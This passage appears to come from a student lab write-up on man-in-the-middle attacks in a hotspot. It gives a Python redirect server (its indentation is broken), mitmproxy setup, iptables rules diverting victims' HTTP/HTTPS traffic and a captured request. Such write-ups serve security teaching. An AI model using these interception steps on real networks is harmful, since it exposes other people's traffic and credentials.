Then, we run the following .py script using **python** command:

```
import SimpleHTTPServer
import SocketServer

class myHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
      def do_GET(self):
      self.send_response(302)
      self.send_header('Location','http://hotel.group6hotspot.kom')
      self.end_headers()
      return SimpleHTTPServer.SimpleHTTPRequestHandler.do_GET(self)

theport = 1001
Handler = myHandler
pywebserver = SocketServer.TCPServer(("", theport), Handler)

print "Python based web server. Serving at port", theport
pywebserver.serve_forever()
```

Finally, the user get redirected to http://hotel.group6hotspot.kom. Now, we can apply SSLstrip as described in Method 1 or do DNS poisoning of exercise 3.

Method 3: Using mitmproxy.
Mitmproxy is an open source proxy application that allows intercepting HTTP and HTTPS connections between any HTTP(S) client (such as a mobile or desktop browser) and a web server using a typical man-in-the-middle attack (MITM).
Mitmproxy includes a full CA implementation that generates interception certificates on the fly. To get the client to trust these certificates, we register mitmproxy as a trusted CA with the device manually.
In this scenario of attack the user will get a **warning to accept the certificate**.


Install:

- apt-get install python3-pip
- apt-get install python-pip python-dev libffi-dev libssl-dev libxml2-dev libxslt1-dev libjpeg8-dev zlib1g-dev python-pyasn1 python-flask python-urwid python-dev libxml2-dev libxslt-dev libffi-dev
- pip3 install mitmproxy

After installing mitmproxy we did the following on the attacker machine:

- **mitmproxy -T --host**
- Finally, we need to add these two iptables rules to redirect the traffic to mitmproxy:
  iptables -t nat -A PREROUTING -i enp0s3 -p tcp --dport 80 -j REDIRECT --to-port 8080
  iptables -t nat -A PREROUTING -i enp0s3 -p tcp --dport 443 -j REDIRECT --to-port 8080

A disadvantage of Mitmproxy is that the victim must have mitmproxy’s CA certificate installed. In order to install the certificate we browsed to the page mitm.it and downloaded the CA certificate. Further, we imported the CA into Firefox. If we browsed to random pages, it looked like like as we communicating to encrypted to the destination server, but in reality the traffic was decrypted and forwarded at the attacker machine.



```
2017-02-08 15:36:27 GET http://mitm.it/
         Request                   Response                 Detail
Host:                         mitm.it
User-Agent:                   Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:49.0)
                              Gecko/20100101 Firefox/49.0
Accept:                       text/html,application/xhtml+xml,application/xml;q=
                              0.9,*/*;q=0.8
Accept-Language:              en-US,en;q=0.5
Accept-Encoding:              gzip, deflate
Connection:                   keep-alive
Upgrade-Insecure-Requests:    1
No request content (press tab to view                                [m:auto]
response)

⇂  [1/8]   [showhost]                           ?:help q:back [*:8080]
```

Figure: We are able to fully see the HTTP request headers and content at mitmproxy.